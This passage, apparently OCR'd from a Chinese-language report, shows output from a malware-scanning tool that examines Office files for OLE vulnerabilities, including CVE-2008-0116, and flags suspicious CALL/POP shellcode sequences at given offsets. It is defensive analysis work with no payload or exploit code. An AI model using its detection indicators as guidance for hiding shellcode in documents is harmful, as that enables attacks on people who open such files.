



含有 OLE 漏洞以及 call/pop 的 doc 檔案 2







含有 OLE 漏洞以及 call/pop 的 xls 檔案 1







含有 OLE 漏洞、call/pop 以及可疑字串的 xls 檔案 2









Forenser
/media/disk/Excel/有毒/contact.xls
embed
========== File Format Analysis ==========
File Format : Microsoft Office Document
========== OLE Analysis ==========
Sourcefire OFFICE CAT v2
* Microsoft Office File Checker *
Processing /media/disk/Excel/ g?k/contact.xls
VULNERABLE
OCID: 42
CVE-2008-0116
MS08-014
Type: Excel
========== Hidden Binary Code Scanning ==========
Suspicious CALL/POP sequence #1 found at offset: 0x3e61
0x12345687L call 0x12345678
0x12345678L pop ebx <---- POP
Suspicious CALL/POP sequence #2 found at offset: 0xc1ec
0x12345678 call 0x12345680
0x12345680L pop eax <---- POP
Analysis complete!


Forenser
/media/disk/Excel/有毒/contact.xls
========== Hidden Binary Code Scanning ==========
Suspicious CALL/POP sequence #1 found at offset: 0x3e61
0x12345687L call 0x12345678
0x12345678L pop ebx <---- POP
Suspicious CALL/POP sequence #2 found at offset: 0xc1ec
0x12345678 call 0x12345680
0x12345680L pop eax <---- POP
Suspicious CALL/POP sequence #3 found at offset: 0xc1ff
0x12345678 call 0x12345685
0x12345685L pop eax <---- POP
Suspicious CALL/POP sequence #4 found at offset: 0xc215
0x12345678 call 0x12345685
0x12345685L pop eax <---- POP
Suspicious CALL/POP sequence #5 found at offset: 0xc22b
0x12345678 call 0x12345680
Analysis complete!


含有 call/pop 以及可疑字串的 ppt 檔案 1







Forenser
/home/cwwang/officecat/examplepowerpoint.ppt
Procedures/Results
gov/aviris.html
gov/aviris.html
gov/Intro/Part2
gov/Intro/Part2
gov/map.intro.html
Procedures/Results
IFrame :
Embed :
Embed
========== File Format Analysis ==========
File Format : Microsoft Office Document
========== OLE Analysis ==========
Sourcefire OFFICE CAT v2
* Microsoft Office File Checker *
Processing /home/cwwang/officecat/examplepowerpoint.ppt
SAFE File.
========== Hidden Binary Code Scanning ==========
Suspicious CALL/POP sequence #1 found at offset: 0x10e22e
0x12345678 call 0x12345873
.
.
0x12345873L pop ecx <---- POP
===== End of Analysis =====
Analysis complete!


含有 call/pop 以及 SEH Loading 的 shs 檔案







安全的 bmp 檔案


Analysis Comp
Result : Safe
Threats:
Advice:
None.
OK

